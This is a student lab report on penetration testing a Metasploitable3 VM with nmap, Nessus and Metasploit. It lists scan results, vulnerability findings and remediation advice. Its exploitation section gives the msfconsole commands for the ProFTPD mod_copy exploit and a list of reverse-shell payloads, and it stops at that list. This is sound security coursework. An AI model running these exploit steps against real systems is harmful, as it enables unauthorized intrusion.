Project 1

Penetration Testing and Vulnerability Assessment of a Server using nmap nessus and metasploit

Rajani Shrestha (155653)

Sadhana Narasimharaj (151584)

Sadhani Lokuge (154551)

Sujitha Govindasamy (154799)

Concordia University of Edmonton

ISSM 505D System and Virtualization Security

Instructor: Benoit Desforges

18th October, 2024

Table of Contents

Executive Summary

1. **Introduction**
    1.1. Objectives
    1.2. Scope
2. **Project Setup**
    2.1. Environment Configuration
    2.2. Network Setup
3. **Methodology**
    3.1. Scanning and Enumeration (Nmap)
    3.2. Vulnerability Scanning (Nessus)
4. **Findings and Recommendations**
    4.1. Vulnerabilities Identified
5. **Exploitation (Metasploit)**
    5.1. Metasploit Exploitation
    5.2. Post Exploitation
    5.3. Hash Extraction
6. **Password Cracking (Hashcat)**
    6.1. Combine passwd and Shadow Files
    6.2. Hash Identification
    6.3. Selecting the Attack Method
7. **Conclusion**

References

Executive Summary

This project involved a comprehensive penetration test and vulnerability assessment on a Metasploitable3 (Ubuntu) server. The objective was to identify vulnerabilities, assess their impact using Nessus, exploit them through Metasploit, and evaluate password security using Hashcat. The results highlight critical security flaws and propose actionable recommendations to enhance the security posture of the target environment.

Summary of Vulnerabilities Identification

Vulnerability	Severity	Affected Systems	Impact	Recommendation
ProFTPD Vulnerability	Critical	FTP Service (ProFTPD 1.3.5)	RCE, Unauthorized access	Update to latest stable version, switch to SFTP
Drupal Coder Module Vulnerability	Critical	Drupal CMS	Remote code execution, full system compromise	Update Drupal module, apply security patches
SQL Injection	High	Drupal Database API (7.x versions < 7.32)	Unauthorized SQL execution, potential system compromise	Use prepared statements, input validation
Medium Strength SSL Cipher	High	SSL/TLS Services (3DES cipher)	Potential data leakage using SWEET32 attack	Use strong ciphers with 128-bit or more encryption
Deprecated TLS Versions (1.0 & 1.1)	Medium	SSL/TLS Services	Weak encryption, easier to intercept communications	Upgrade to TLS 1.2 or higher, enforce strong ciphers
Self-Signed SSL Certificate	Medium	SSL/TLS Services	Man-in-the-middle attacks, users may be misled	Replace with certificates issued by a trusted CA

Untrusted SSL Certificate	Medium	SSL/TLS Services	Increased risk of MITM attacks	Use certificates from a reputable CA, educate users
Apache Directory Listing	Medium	Apache HTTP Server (MultiViews enabled)	Information leakage, directory structures exposed	Disable MultiViews, enforce access controls

1. Introduction

This report details a penetration test conducted in a controlled environment to simulate real-world attacks on a vulnerable server (Metasploitable3). The tools used, Nmap, Nessus, Metasploit, and Hashcat, represent industry-standard technologies in vulnerability assessment and exploitation. The successful exploitation led to the extraction of user account hashes, which were then subjected to password-cracking attempts using tools like Hashcat.

1.1 Objective

- To conduct a thorough penetration test and vulnerability assessment on a Metasploitable3 (ubuntu) server.
- To identify vulnerabilities present in the server and assess its impact using nessus.
- To exploit vulnerability using metasploit.
- To extract user account hashes and evaluate password cracking methods using hashcat.

1.2 Scope

The scope of this project was limited to a single virtual environment that is the “Metasploitable server” (Metasploitable-3 ubuntu). The penetration test was conducted using Kali Linux (attacking machine), and industry-standard tools such as Nmap, Nessus, Metasploit, and Hashcat. This project aimed to identify critical vulnerabilities and categorize them based on their impact and exploitability, document the exploitation attempts, and provide actionable recommendations to enhance system security.

2. Project Setup

The project was conducted in a virtual environment using VMware Workstation with Kali Linux as an attacking machine and metasploitable 3 ubuntu as a victim machine.

2.1 Environment Configuration:

Each virtual machine was configured with two network adapters. The first adapter, VMnet9, was configured to create an isolated private network to enable direct communication between the virtual machines during the penetration testing process. The secondary adapter was configured with NAT, allowing internet connectivity to both machines. This dual-adapter configuration ensured that the virtual machines could securely interact within the testing environment while still having controlled access to external networks as needed.

2.2 Network setup

IP of Attacking Machine:

eth0: 192.168.52.130

eth1 : 192.168.9.2




Figure 1. Getting the IP address of the attacking machine

IP of Victim Machine:

eth0: 192.168.52.129

eth1: 192.168.9.4




Figure 2. Getting the IP address of the victim machine

3. Methodology

The methodology involved using multiple tools in different phases of the penetration test. These phases include reconnaissance, vulnerability scanning, exploitation, and post-exploitation tasks. Nmap was used for port scanning, Nessus for vulnerability scanning, Metasploit for exploitation, and Hashcat for password cracking.

Steps performed include:

1. Scanning and enumeration using Nmap.
2. Vulnerability scanning with Nessus.
3. Exploitation of vulnerabilities using Metasploit.
4. Password cracking with Hashcat.

3.1 Scanning and Enumeration using Nmap

Reconnaissance is conducted to find open ports and services operating on the target machine as it is essential before attempting to attack any vulnerability. To find out if the FTP service was running, the Metasploitable 3 virtual machine (VM) was scanned using the potent network scanning program Nmap. The following command is used to perform a thorough scan of all ports on the system at IP 192.168.9.4, including OS detection, version scanning, and running default scripts.

~sudo nmap -A -p 0-65535 192.168.9.4 -o fullnmapscanmetasploitable3ubuntu.txt~

- *nmap*: The network mapping and security auditing tool being used.

- *-A*: Enables aggressive scan options, including OS detection, version scanning, script scanning, and traceroute.
- *-p 0-65535*: Scans all 65,536 possible TCP ports.
- *192.168.9.4*: The target IP address being scanned.
- *-o fullnmapscanmetasploitable3ubuntu.txt*: Outputs the results to the specified text file.




Figure 3. Scanning the victim machine using Nmap

Figure 4. Victim machine yielding results of open ports

The command highlighted the Open Ports and Services available:

- Port 21: FTP (File Transfer Protocol) - ProFTPD 1.3.5 - Allows file transfers between systems.
- Port 22: SSH (Secure Shell) - OpenSSH 6.6.1p1 - Provides secure remote access to the system.
- Port 80: HTTP - Apache HTTP Server 2.4.7 - Web server hosting HTTP content.
- Port 445: Samba smd 4.3.11- File and printer sharing service for Windows interoperability.
- Port 631: IPP- CUPS 1.7 (Common Unix Printing System Internet Printing Protocol) - Printing service.
- Port 3306: MySQL - Database management system.
- Port 3500: HTTP - WebRick httpd 1.3.1 - Ruby-based web server.
- Port 6697: UnrealIRCd - Internet Relay Chat server.
- Port 8080: HTTP - Jetty 8.1.7 - Java-based web server.




Figure 5. Host Script results of the Nmap scan

3.2 Vulnerability Scanning with Nessus

Through the utilization of Nessus's sophisticated scanning technology, we were able to identify any possible vulnerabilities within the metasploitable target environment and offer practical recommendations to improve overall security posture.

Sections that follow provide a roadmap for enhancing cybersecurity defenses by outlining the scan configuration, some of the key findings, and recommendations based on vulnerabilities found.




Figure 6. Port scanning the victim machine using Nessus

4. Findings and Recommendation

4.1 Vulnerabilities Identified

1. Information Disclosure




Figure 7. ProFTPD Information Disclosure vulnerability identified by Nessus

Description:

The Metasploitable system's installed version of ProFTPD has an existing vulnerability of information disclosure. As a result, sensitive information regarding the environment and configuration of the server may be potentially obtained by remote attackers. Multiple serious vulnerabilities in the currently installed version of ProFTPD (1.3.1) could lead to information leakage, arbitrary file copying, and remote code execution.

Severity: Critical

Affected Service / Version: ProFTPD 1.3.5

Impact:

- With the ProFTPD service's privileges, remote attackers may be able to run arbitrary commands and take over the susceptible machine without authorization.
- Private data pertaining to the environment and configuration of the server may become public.
- Possibility of total system compromise in the event of a successful exploit.

Recommendation:

- Update ProFTPD to the most recent stable version.
- To look for any indications of breach by performing a comprehensive security audit on the system.
- Put in place robust access controls and authentication procedures.
- Switch to SFTP, a more secure file transfer protocol over FTP.

2. Remote Code Execution (RCE)




Figure 8. Remote Code Execution vulnerability of the Drupal Coder Module

Description:

There is a serious deserialization vulnerability in the Drupal Coder module that can result in remote code execution. By taking advantage of the unsafe deserialization of user-supplied data, this weakness enables an attacker to run any PHP code on the compromised system.

Severity: Critical

Affected Service / Version: Drupal Coder module(versions prior to the patched release)

Impact:

- Using the web server user's privileges, an attacker can run any PHP code on the server and take total control over the impacted Drupal installation and maybe the entire server could be obtained.
- Private data kept on the server or in the Drupal database may be viewed or stolen.
- An attack on one system in the network could be launched from another using the compromised system as a springboard.

Recommendation:

- Update all modules, themes, and core Drupal files on a regular basis.
- Perform a comprehensive security assessment on the Drupal system, including every module.
- To improve overall security posture, take into consideration utilizing Drupal's built-in security modules, such as Security Kit (seckit).

3. SQL Injection (SQLi):

Figure 9. SQL Injection Vulnerability in the Drupal Database API

Description:

Drupal core 7.x versions older than 7.32 have a serious pre-auth SQL injection vulnerability. The database abstraction API, which is meant to sanitize queries to stop SQL injection attacks, is where the vulnerability resides. A weakness in this API, however, enables attackers to send requests that are specifically constructed and cause unauthorized SQL execution.

Severity: High

Affected Service / Version: Drupal core 7.x versions prior to 7.32

Impact:

- Unauthorized SQL commands may be executed on the database by attackers.
- Attackers may be granted escalated rights based on the substance of their requests.
- In the worst-case situation, attackers might take total command over the Drupal installation and perhaps even the whole server.

Recommendation:

- Instead of creating SQL statements dynamically, use prepared statements or parameterized queries.
- Apply rigorous input validation and sanitization to any data provided by users.
- Apply the least privilege concept to Drupal roles and database users.

4. Use of SSL with medium Strength Cipher Suites:

Figure 10. SSL Medium strength cipher suites vulnerability

Description:

Medium strength encryption SSL ciphers can be used with the remote host. These ciphers employ the 3DES encryption suite or use keys with lengths of at least 56 bits and less than 112 bits, like DES-CBC3-SHA (3DES).

Severity: High

Affected Service / Version: SSL/TLS services using medium strength cipher suites, particularly those using 3DES (Triple DES) cipher.

Impact:

- By implementing the SWEET32 attack, the attackers might be able to retrieve small amounts of plaintext(encrypted data).
- The SSL/TLS connection is less safe overall because of the usage of weaker ciphers.

Recommendation:

- Make sure that only robust cipher suites—128 bits or more—are used by SSL/TLS services.
- When constructing cipher configurations, use perfect forward secrecy (PFS).
- For easy management of SSL/TLS settings, use programs such as IISCrypto (for Windows).

5. Due to Weak TLS version Implementation




Figure 11. TLS Version 1.0 &1.1 Service Detection vulnerability

Description:

The scan detected that the server supports deprecated TLS versions 1.0 and 1.1. These older TLS protocols have known security weaknesses and are no longer considered secure for protecting sensitive communications.

Severity: Medium

Affected Service / Version: Any services using TLS 1.0 or 1.1 for encrypted communications

Impact:

- It is simpler for attackers to intercept and decrypt communications when there is a weaker encryption.
- Using these Versions give a high chance of sensitive data getting compromised.
- Using TLS 1.0 and 1.1 is currently forbidden by several security standards, which could create compliance issues.

Recommendation:

- Use perfect forward secrecy and robust cipher suites.
- To confirm TLS settings, use utilities such as testssl.sh or SSL Labs.
- Establish a policy requiring all systems' TLS configurations to be reviewed and updated on a regular basis.

6. Use of SSL Self-signed Certificate:

Figure 12. SSL Self-signed certificate vulnerability

Description:

A self-signed SSL certificate is used by the remote service. Self-signed certificates lack client verification capabilities, making them untrustworthy by default and potentially opening the door for man-in-the-middle attacks.

Severity: Medium

Affected Service / Version: Any service using SSL/TLS with a self-signed certificate

Impact:

- Traffic can be intercepted and decrypted by attackers, who could then steal confidential information.
- It's easier for attackers to fabricate phony websites or services that look authentic.
- Applications and browsers may show security alerts, discouraging users and possibly causing service disruptions.

Recommendation:

- For any public-facing services, swap your self-signed certificates with ones issued by a reliable Certificate Authority (CA).
- For internal services, if necessary, implement a suitable Public Key Infrastructure (PKI).
- Strong cryptographic techniques and key lengths should be used in all certificates.
- When required, track, renew, and replace certificates using automated certificate management systems.

7. Untrusted SSL certificate:




Figure 13. Untrusted SSL certificate vulnerability

Description:

The system does not trust the SSL certificate that the remote service is using. This is probably the result of using a certificate that was self-signed or from an

unreliable Certificate Authority (CA). Self-signed certificates cannot be validated, which makes them vulnerable to man-in-the-middle attacks.

Severity: Medium

Affected Service / Version: Any service using SSL/TLS with an untrusted certificate

Impact:

- Similar to the SSL Self-signed Certificate, it has increased risk of man-in-the-middle (MITM) attacks.
- It is difficult for users to distinguish between authentic and fake certificates.
- Risks to data integrity and confidentiality, as private information sent over these connections could be jeopardized.

Recommendation:

- For all services having a public face, swap out unreliable certificates with ones issued by reputable Certificate Authorities (CAs).
- Inform users of the dangers of accepting unverified certificates.
- Think about establishing an internal CA to handle certificate issuance and management for internal services.

8. Arbitrary Directory Listing:

Figure 14. Apache Multiviews Arbitrary Directory Listing vulnerability

Description:

Due to the Multiviews option being enabled, the remote host's Apache web server is vulnerable to information exposure. This means that by sending a specially constructed request, an unauthenticated remote attacker can display a listing of a remote directory.

Severity: Medium

Affected Service / Version: Apache HTTP Server versions prior to 2.4.62 (specific version in Metasploitable not provided, but likely an older version)

Impact:

- Directory listings become visible to attackers, which may reveal private file and directory structures.
- Makes it easier to find hidden or private files that weren't meant to be available to the general public.

- More focused attacks could be planned using the information obtained.

Recommendation:

- Make sure that appropriate access controls are in place to limit directory listings if MultiViews is enabled.
- To assist in identifying and thwarting attempts at exploitation, deploy a Web Application Firewall (WAF).
- When establishing web server permissions, adhere to the least privilege concept.

5. Exploitation

The ProFTPD mod_copy vulnerability was chosen for exploitation out of the 40 vulnerabilities found by Nessus because of its critical severity and significant impact on the security of the Metasploitable 3 environment.

5.1 Metasploit Exploitation

- Used exploitation : proftpd mod_copy
- Vulnerable version : proftpd 1.3.5
- Vulnerable port : 21




Figure 15: Chosen Vulnerability

The 'msfconsole' was launched to get into the terminal of the Metasploit Framework console.

Figure 16. Launching msfconsole

Using proftpd as our exploit, we search for the proftpd exploit in msfconsole. This is the list of exploits for the proftpd vulnerability that can be used.




Figure 17. Searching for ProFTPD exploits

The Nmap scan showed the version of ProFTPD as 1.3.5. Hence, moving ahead with the 4th exploit - Mod_Copy Command Execution: *'exploit/unix/ftp/proftpd_modcopy_exec'*




Figure 18. Selecting the exploit that aligns with the ProFTPD version




Figure 19. Using exploit 4: Mod_Copy Command Execution

Adding the relevant options for the ProFTPD exploit such as:

- RHOSTS (Remote hosts) - option which specifies the target's IP address/hostname.
- SITEPATH - absolute writable website path of the target system, where the payload is written.




Figure 20. Adding the required options for ProFTPD exploit

Setting RHOSTS for an attack to an IP address of the victim machine[*192.168.9.4*] using the following command.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.9.4
RHOSTS ⇒ 192.168.9.4
```

Figure 21. Setting RHOSTS of the target system

Setting the SITEPATH for an attack to */var/www/html* as it serves as the web root for public-facing content on many Linux servers from where the content can be easily downloaded and modified to the attacker machine.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH ⇒ /var/www/html
```

Figure 22. Setting SITEPATH through custom path

The reverse_perl payload creates a reverse connection from the target back to the attacker's machine. This helps in executing commands on the compromised system.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                               normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                              normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat                           normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic                               normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind                         normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse                      normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk                           normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat                        normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl                          normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl                      normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python                        normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (via python)
```

Figure 23. Payload lists

